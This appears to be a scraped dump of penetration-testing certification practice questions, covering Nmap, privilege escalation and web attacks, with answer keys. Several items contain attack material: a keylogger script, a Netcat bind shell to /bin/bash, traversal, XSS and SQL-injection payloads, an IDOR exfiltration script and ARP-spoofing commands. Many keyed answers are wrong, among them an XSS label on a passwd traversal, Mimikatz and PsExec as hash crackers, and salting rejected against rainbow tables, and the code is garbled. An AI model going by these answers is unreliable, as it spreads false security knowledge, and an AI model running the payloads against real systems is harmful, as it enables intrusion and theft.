Which of the following BEST explains why it is important to maintain confidentially of any identified findings when performing a penetration test?

A. Penetration test findings often contain company intellectual property
B. Penetration test findings could lead to consumer dissatisfaction if made public.
C. Penetration test findings are legal documents containing privileged information.
D. Penetration test findings can assist an attacker in compromising a system.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
The following command is run on a Linux file system:

```
chmod 4111 /usr/bin/sudo
```


Which of the following issues may be exploited now?

A. Kernel vulnerabilities
B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Given the following script:



```
import pyHool, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent (event):
        logging.basicCongig (filename=f, level=loggin.DEBUG, format='% (messages)')
        chr (event.Ascii)
        logging.log (10, chr (event.Ascii))
        return True

hm = pyHook.HookManager ()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard ()
pythoncom.PumpMeassages ()
```

Which of the following BEST describes the purpose of this script?

A. Log collection
B. Event collection
C. Keystroke monitoring
D. Debug message collection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.programcreek.com/python/example/97419/pyHook.HookManager

QUESTION 58
A consultant wants to scan all the TCP ports on an identified device. Which of the following Nmap switches will complete this task?

A. `-p-`
B. `-p ALL`
C. `-p 1-65534`
D. `-port 1-65534`

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:


QUESTION 59
Which of the following vulnerabilities are MOST likely to be false positives when reported by an automated scanner on a static HTML web page? (Choose two.)

A. Missing secure flag for a sensitive cookie
B. Reflected cross-site scripting
C. Enabled directory listing
D. Insecure HTTP methods allowed
E. Unencrypted transfer of sensitive data
F. Command injection
G. Disclosure of internal system information
H. Support of weak cipher suites

Correct Answer: FG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A penetration tester is checking a script to determine why some basic math errors are persisting. The expected result was the program outputting “True”.



```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ ‘source’ = ‘dest’ ]; then
    echo “True”
else
    echo “False”
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Choose two.)

A. Change ‘fi’ to ‘Endlf’.
B. Remove the ‘let’ in front of ‘dest=5+5’.
C. Change the ‘=’ to ‘-eq’.
D. Change ‘source’ and ‘dest’ to “$source” and “$dest”.
E. Change ‘else’ to ‘elif’.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
After performing a security assessment for a firm, the client was found to have been billed for the time the client’s test environment was unavailable. The client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

A. SOW
B. NDA
C. EULA
D. BPA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
A penetration tester has performed a pivot to a new Linux device on a different network. The tester writes the following command:

```
for m in {1..254..1};do ping -c 1 192.168.101.$m; done
```

Which of the following BEST describes the result of running this command?

A. Port scan
B. Service enumeration
C. Live host identification
D. Denial of service

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A penetration tester ran the following Nmap scan on a computer:

```
nmap -aV 192.168.1.5
```

The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH. Which of the following is the BEST explanation for what happened?

A. The organization failed to disable Telnet.
B. Nmap results contain a false positive for port 23.
C. Port 22 was filtered.
D. The service is running on a non-standard port.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Which of the following has a direct and significant impact on the budget of the security assessment?

A. Scoping
B. Scheduling
C. Compliance requirement
D. Target risk

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
After several attempts, an attacker was able to gain unauthorized access through a biometrics sensor using the attacker's actual fingerprint without exploitation.
Which of the following is the MOST likely explanation of what happened?

A. The biometric device is tuned more toward false positives.
B. The biometric device is configured more toward true negatives.
C. The biometric device is set to fail closed.
D. The biometric device duplicated a valid user's fingerprint.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A penetration tester is performing initial intelligence gathering on some remote hosts prior to conducting a vulnerability scan.

The tester runs the following command:

```
nmap -D 192.168.1.1, 192.168.1.2, 192.168.1.3 -sV -o --max-rate 2 192.168.1.130
```

Which of the following BEST describes why multiple IP addresses are specified?

A. The network is subnetted as a/25 or greater, and the tester needed to access hosts on two different subnets.
B. The tester is trying to perform a more stealthy scan by including several bogus addresses.
C. The scanning machine has several interfaces to balance the scan request across at the specified rate.
D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:

http:www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd

Which of the following attack types is MOST likely to be the vulnerability?

A. Directory traversal
B. Cross-site scripting
C. Remote file inclusion
D. User enumeration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
Given the following:

http://example.com/download.php?id-.../.../.../etc/passwd

Which of the following BEST describes the above attack?

A. Malicious file upload attack
B. Redirect attack
C. Directory traversal attack
D. Insecure direct object reference attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat
B. Script kiddie
C. Hacktivist
D. Organized crime

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference https://www.sciencedirect.com/topics/computer-science/disgruntled-employee

QUESTION 70
A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability on the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Choose two.)

A. Identity and eliminate inline SQL statements from the code.
B. Identify and eliminate dynamic SQL from stored procedures.

C. Identify and sanitize all user inputs.
D. Use a whitelist approach for SQL statements.
E. Use a blacklist approach for SQL statements.
F. Identify the source of malicious input and block the IP address.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A penetration tester, who is not on the client’s network. is using Nmap to scan the network for hosts that are in scope. The penetration tester is not receiving any response on the command:

```
nmap 100.100/1/0-125
```

Which of the following commands would be BEST to return results?

A. `nmap -Pn -sT 100.100.1.0-125`
B. `nmap -sF -p 100.100.1.0-125`
C. `nmap -sV -oA output 100.100.10-125`
D. `nmap 100.100.1.0-125 -T4`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

A. RID cycling to enumerate users and groups
B. Pass the hash to relay credentials
C. Password brute forcing to log into the host
D. Session hijacking to impersonate a system account

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A vulnerability scan identifies that an SSL certificate does not match the hostname; however, the client disputes the finding. Which of the following techniques can the penetration tester perform to adjudicate the validity of the findings?

A. Ensure the scanner can make outbound DNS requests.
B. Ensure the scanner is configured to perform ARP resolution.
C. Ensure the scanner is configured to analyze IP hosts.
D. Ensure the scanner has the proper plug -ins loaded.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
A penetration tester has run multiple vulnerability scans against a target system. Which of the following would be unique to a credentialed scan?

A. Exploits for vulnerabilities found
B. Detailed service configurations
C. Unpatched third-party software
D. Weak access control configurations

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75

A penetration tester has been asked to conduct OS fingering with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.)

A. -O
B. -iL
C. -sV
D. -sS
E. -oN
F. -oX

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
After establishing a shell on a target system, Joe, a penetration tester is aware that his actions have not been detected. He now wants to maintain persistent access to the machine. Which of the following methods would be MOST easily detected?

A. Run a zero-day exploit.
B. Create a new domain user with a known password.
C. Modify a known boot time service to instantiate a call back.
D. Obtain cleartext credentials of the compromised user.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
A penetration tester wants to check manually if a “ghost” vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A. Download the GHOST file to a Linux system and compile

```
    gcc -o GHOST
    test i:
      ./GHOST
```

B. Download the GHOST file to a Windows system and compile

```
    gcc -o GHOST GHOST.c
     test i:
     ./GHOST
```

C. Download the GHOST file to a Linux system and compile

```
    gcc -o GHOST GHOST.c
     test i:
   ./GHOST
```

D. Download the GHOST file to a Windows system and compile

```
    gcc -o GHOST
     test i:
     ./GHOST
```

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

A. `nc -lvp 4444 /bin/bash`
B. `nc -vp 4444 /bin/bash`
C. `nc -p 4444 /bin/bash`
D. `nc -lp 4444 –e /bin/bash`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://netsec.ws/?p=292

QUESTION 79
During post-exploitation, a tester identifies that only system binaries will pass an egress filter and store a file with the following command:

```
c: \creditcards.db>c:\winit\system32\calc.exe:creditcards.db
```

Which of the following file system vulnerabilities does this command take advantage of?

A. Hierarchical file system
B. Alternate data streams
C. Backdoor success
D. Extended file system

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
An individual has been hired by an organization after passing a background check. The individual has been passing information to a competitor over a period of time. Which of the following classifications BEST describes the individual?

A. APT
B. Insider threat
C. Script kiddie
D. Hacktivist

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://en.wikipedia.org/wiki/Insider_threat

QUESTION 81
A penetration tester has identified a directory traversal vulnerability. Which of the following payloads could have helped the penetration tester identify this vulnerability?


A. `‘or ‘folder’ like ‘file’; --`
B. `|| is /tmp/`
C. `“><script>document.location=/root/</script>`
D. `&& dir C:/`

E. ../../../../../../../../

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sciencedirect.com/topics/computer-science/directory-traversal

QUESTION 82
During an engagement an unsecure direct object reference vulnerability was discovered that allows the extraction of highly sensitive PII. The tester is required to extract and then exfil the information from a web application with identifiers 1 through 1000 inclusive. When running the following script, an error is encountered:



```
#usr/bin/python
import requests
url = “https://www.comptia.org?id=”
for i in range(1, 1001):
     url += i
     req = requests.get(url)
     if req.status_code ==200:
          print(req.text)
```

Which of the following lines of code is causing the problem?

A. `url = “https://www.comptia.org?id=”`
B. `req = requests.get(url)`
C. `if req.status ==200:`
D. `url += i`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
Which of the following actions BEST matches a script kiddie’s threat actor?

A. Exfiltrate network diagrams to perform lateral movement.
B. Steal credit cards from the database and sell them in the deep web.
C. Install a rootkit to maintain access to the corporate network.
D. Deface the website of a company in search of retribution.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.skyetechnologies.com/2020/08/20/meet-the-threat-actors-part-1-script-kiddies/

QUESTION 84
A tester was able to retrieve domain users' hashes. Which of the following tools can be used to uncover the users' passwords? (Choose two.)

A. Hydra
B. Mimikatz
C. Hashcat
D. John the Ripper
E. PSExec
F. Nessus

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Reference: https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/

QUESTION 85
When negotiating a penetration testing contract with a prospective client, which of the following disclaimers should be included in order to mitigate liability in case of a future breach of the client's systems?

A. The proposed mitigations and remediations in the final report do not include a cost-benefit analysis.
B. The NDA protects the consulting firm from future liabilities in the event of a breach.
C. The assessment reviewed the cyber key terrain and most critical assets of the client's network.
D. The penetration test is based on the state of the system and its configuration at the time of assessment.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A company’s corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?

A. Company policies must be followed in this situation.
B. Laws supersede corporate policies.
C. Industry standards regarding scanning should be followed.
D. The employee must obtain written approval from the company’s Chief Information Security Officer (CISO) prior to scanning.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
Which of the following commands will allow a tester to enumerate potential unquoted service paths on a host?

A. `wmic environment get name, variablevalue, username | findstr /i “Path” | findstr /i “Service”`
B. `wmic service get /format:hform > c:\temp\services.html`
C. `wmic startup get caption, location, command |findstr /i “service” |findstr /v /i “%”`
D. `wmic service get name, displayname, pathname, startmode |findstr /i “auto” |findstr /i /v “c:\windows\\” |findstr /i /v “””`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae


QUESTION 88
A penetration tester has been hired to perform a penetration test for an organization. Which of the following is indicative of an error-based SQL injection attack?

A. `a=1 or 1––`
B. `1=1 or b––`
C. `1=1 or 2––`
D. `1=1 or a––`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
During the exploitation phase of a penetration test, a vulnerability is discovered that allows command execution on a Linux web server. A cursory review confirms the system access is only in a low-privilege user context: `www-data`. After reviewing, the following output from `/etc/sudoers:`



```
User_Alias          OPERATORS = jsmith, bmitch, dperez
User_Alias          ADMINS = %admin
Runas_Alias         ADMIN = %admin, root, jsmith
Host_Alias          CORP = 10.33.5.0/24, 10.33.6.17
Host_Alias          CORP_LINUX = 10.77.8.0/28
Cmnd_Alias          KILL = /usr/bin/kill
Cmnd_Alias          SHUTDOWN = /usr/sbin/shutdown
Cmnd_Alias          HALT = /usr/bin/halt
Cmnd_Alias          REBOOT = /usr/bin/reboot
Cmnd_Alias      SHELLS = /usr/bin/sh, bin/sh, /usr/bin/csh, /bin/bash

OPERATORS      ALL = NOPASSWD: ALL
ADMINS         NOPASSWD: SHELLS
emann          ALL = (ADMINS) ALL
bfranks        ALL = (ADMIN) ALL
operator       CORP_LINUX = KILL, SHUTDOWN, HALT, REBOOT
jedwards       ALL = /usr/bin/su operator
ALL ALL=(ALL) NOPASSWD: /usr/sbin/lpc, /usr/sbin/lprm
```

Which of the following users should be targeted for privilege escalation?

A. Only members of the Linux admin group, OPERATORS, ADMINS, jedwards, and operator can execute privileged commands useful for privilege escalation.
B. All users on the machine can execute privileged commands useful for privilege escalation.
C. Bfranks, emann, members of the Linux admin group, OPERATORS, and ADMINS can execute commands useful for privilege escalation.

D. Jedwards, operator, bfranks, emann, OPERATOR, and ADMINS can execute commands useful for privilege escalation.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
A penetration tester successfully exploits a system, receiving a reverse shell. Which of the following is a Meterpreter command that is used to harvest locally stored credentials?

A. `background`
B. `hashdump`
C. `session`
D. `getuid`
E. `psexec`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sciencedirect.com/topics/computer-science/meterpreter-shell

QUESTION 91
A penetration tester discovers an anonymous FTP server that is sharing the C:\drive. Which of the following is the BEST exploit?

A. Place a batch script in the startup folder for all users.
B. Change a service binary location path to point to the tester's own payload.
C. Escalate the tester's privileges to SYSTEM using the `at.exe` command.
D. Download, modify, and reupload a compromised registry to obtain code execution.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
A penetration tester directly connects to an internal network. Which of the following exploits would work BEST for quick lateral movement within an internal network?

A. Crack password hashes in `/etc/shadow` for network authentication.
B. Launch dictionary attacks on RDP.
C. Conduct a whaling campaign.
D. Poison LLMNR and NBNS requests.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A penetration tester has obtained access to an IP network subnet that contains ICS equipment intercommunication. Which of the following attacks is MOST likely to succeed in creating a physical effect?

A. DNS cache poisoning
B. Record and replay
C. Supervisory server SMB
D. Blind SQL injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A penetration tester is connected to a client's local network and wants to passively identify cleartext protocols and potentially sensitive data being communicated across the network. Which of the following is the BEST approach to take?

A. Run a network vulnerability scan.
B. Run a stress test.

C. Run an MITM attack.
D. Run a port scan.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sciencedirect.com/topics/computer-science/encrypted-protocol

QUESTION 95
Which of the following BEST protects against a rainbow table attack?

A. Increased password complexity
B. Symmetric encryption
C. Cryptographic salting
D. Hardened OS configurations

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sciencedirect.com/topics/computer-science/rainbow-table

QUESTION 96
A penetration tester is reviewing a Zigbee implementation for security issues. Which of the following device types is the tester MOST likely testing?

A. Router
B. IoT
C. WAF
D. PoS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://courses.csail.mit.edu/6.857/2017/project/17.pdf

QUESTION 97
A client’s systems administrator requests a copy of the report from the penetration tester, but the systems administrator is not listed as a point of contact or signatory. Which of the following is the penetration tester’s BEST course of action?

A. Send the report since the systems administrator will be in charge of implementing the fixes.
B. Send the report and carbon copy the point of contact/signatory for visibility.
C. Reply and explain to the systems administrator that proper authorization is needed to provide the report.
D. Forward the request to the point of contact/signatory for authorization.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 98
A penetration tester used an ASP.NET web shell to gain access to a web application, which allowed the tester to pivot in the corporate network. Which of the following is the MOST important follow-up activity to complete after the tester delivers the report?

A. Removing shells
B. Obtaining client acceptance
C. Removing tester-created credentials
D. Documenting lessons learned
E. Presenting attestation of findings

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
A penetration tester has successfully exploited a Windows host with low privileges and found directories with the following permissions:



```
> C:\folder
Everyone: (OI) (CI) (F)
BUILTIN\Administrators: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Users: (I) (OI) (CI) (RX)
NT AUTHOTITY\Authenticated Users: (I) (M)
> C:\folder\software.exe
Everyone: (I) (F)
BUILTIN\Administrators: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Users: (I) (RX)
NT AUTHORITY\Authenticated Users: (I) (M)
```

F	Full access
M	Modify access
RX	Read and execute access
OI	Object inherit
CI	Container inherit

Which of the following should be performed to escalate the privileges?

A. Kerberoasting
B. Retrieval of the SAM database
C. Migration of the shell to another process
D. Writable services

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://book.hacktricks.xyz/windows/windows-local-privilege-escalation

QUESTION 100
A penetration tester is performing a wireless penetration test. Which of the following are some vulnerabilities that might allow the penetration tester to easily and quickly access a WPA2-protected access point?

A. Deauthentication attacks against an access point can allow an opportunity to capture the four-way handshake, which can be used to obtain and crack the encrypted password.

B. Injection of customized ARP packets can generate many initialization vectors quickly, making it faster to crack the password, which can then be used to connect to the WPA2-protected access point.

C. Weak implementations of the WEP can allow pin numbers to be guessed quickly, which can then be used to retrieve the password, which can then be used to connect to the WEP-protected access point.

D. Rainbow tables contain all possible password combinations, which can be used to perform a brute-force password attack to retrieve the password, which can then be used to connect to the WPA2-protected access point.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
A MITM attack is being planned. The first step is to get information flowing through a controlled device. Which of the following should be used to accomplish this?

A. Repeating
B. War driving
C. Evil twin
D. Bluejacking
E. Replay attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.veracode.com/security/man-middle-attack


QUESTION 102
A client needs to be PCI compliant and has external-facing web servers. Which of the following CVSS vulnerability scores would automatically bring the client out of compliance standards such as PCI 3.x?

A. 2.9
B. 3.0
C. 4.0
D. 5.9

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://qualysguard.qg2.apps.qualys.com/qwebhelp/fo_portal/knowledgebase/pci_exceptions.htm

QUESTION 103
A penetration tester ran an Nmap scan against a target and received the following output:



```
Starting Nmap 7.60 (https://nmap.org) at 2019-04-22 13:58 EDT
Nmap scan report for 192.168.121.1
Host is up (1.0s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open msrpc
139/tcp   open netbios-ssn
445/tcp   open microsoft-ds
3089/tcp  open ms-term-serv
```

Which of the following commands would be best for the penetration tester to execute NEXT to discover any weaknesses or vulnerabilities?

A. `onesixtyone -d 192.168.121.1`
B. `enum4linux -w 192.168.121.1`
C. `snmpwalk -c public 192.168.121.1`
D. `medusa -h 192.168.121.1 -U users.txt -P passwords.txt -M ssh`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
A penetration tester wants to check manually if a “ghost” vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A. Download the GHOST file to a Linux system and compile

```
gcc –o GHOST
test i:
./GHOST
```

B. Download the GHOST file to a Windows system and compile

```
gcc –o GHOST GHOST.c
test i:
./GHOST
```

C. Download the GHOST file to a Linux system and compile

```
gcc –o GHOST GHOST.c
test i:
./GHOST
```

D. Download the GHOST file to a Windows system and compile

```
gcc –o GHOST
test i:
./GHOST
```

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105

During a physical security review, a detailed penetration testing report was obtained, which was issued to a security analyst and then discarded in the trash. The report contains validated critical risk exposures. Which of the following processes would BEST protect this information from being disclosed in the future?

A. Restrict access to physical copies to authorized personnel only.
B. Ensure corporate policies include guidance on the proper handling of sensitive information.
C. Require only electronic copies of all documents to be maintained.
D. Install surveillance cameras near all garbage disposal areas.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106

The scope of a penetration test requires the tester to be stealthy when performing port scans. Which of the following commands with Nmap BEST supports stealthy scanning?

A. --min-rate
B. --max-length
C. --host-timeout
D. --max-rate

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://nmap.org/book/man-port-scanning-techniques.html


QUESTION 107
While performing privilege escalation on a Windows 7 workstation, a penetration tester identifies a service that imports a DLL by name rather than an absolute path. To exploit this vulnerability, which of the following criteria must be met?

A. Permissions not disabled in the DLL
B. Weak folder permissions of a directory in the DLL search path
C. Write permissions in the C:\Windows\System32\imports directory
D. DLL not cryptographically signed by the vendor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://itm4n.github.io/windows-dll-hijacking-clarified/

QUESTION 108
A penetration tester is performing a remote internal penetration test by connecting to the testing system from the Internet via a reverse SSH tunnel. The testing system has been placed on a general user subnet with an IP address of 192.168.1.13 and a gateway of 192.168.1.1. Immediately after running the command below, the penetration tester's SSH connection to the testing platform drops:



```
# ettercap -Tq -w output.cap -M ARP /192.168.1.2-255/ /192.168.1.1/
```

Which of the following ettercap commands should the penetration tester use in the future to perform ARP spoofing while maintaining a reliable connection?

A. # sudo ettercap –Tq –w output.cap –M ARP /192.168.1.0/ /192.168.1.255/

B. `# proxychains ettercap –Tq –w output.cap –M ARP /192.168.1.13/ /192.168.1.1/`

C. `# ettercap –Tq –w output.cap –M ARP 00:00:00:00:00:00//80 FF:FF:FF:FF:FF:FF//80`

D. `# ettercap --safe-mode –Tq –w output.cap –M ARP /192.168.1.2–255/ /192.168.1.13/`

E. `# ettercap –Tq –w output.cap –M ARP /192.168.1.2–12;192.168.1.14–255/ /192.168.1.1/`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/